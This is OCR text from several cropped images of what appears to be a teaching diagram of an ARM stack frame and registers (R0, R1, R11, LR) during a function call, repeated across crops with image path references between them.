
STACK

0x000000F8	
0x000000FC	0x00000000
0x00000100	0x00008394

REGISTERS

R0	R1	R11	LR
0x03	0x04	0x00000100	0x00008564

Functions




STACK

0x000000F8	
0x000000FC	0x00000000
0x00000100	0x00008394

REGISTERS

R0	R1	R11	LR
0x03	0x04	0x00000100	0x00008564

Functions




STACK

0x000000F8	
0x000000FC	0x00000000
0x00000100	0x00008394

REGISTERS

R0	R1	R11	LR
0x03	0x04	0x00000100	0x00008564


Functions



REGISTERS

R0	R1	R11	LR
0x03	0x04	0x00000100	0x00008564

Functions




STACK

0x000000F8	
0x000000FC	0x00000000
0x00000100	0x00008394

REGISTERS

R0	R1	R11	LR
0x03	0x04	0x00000100	0x00008564

Functions



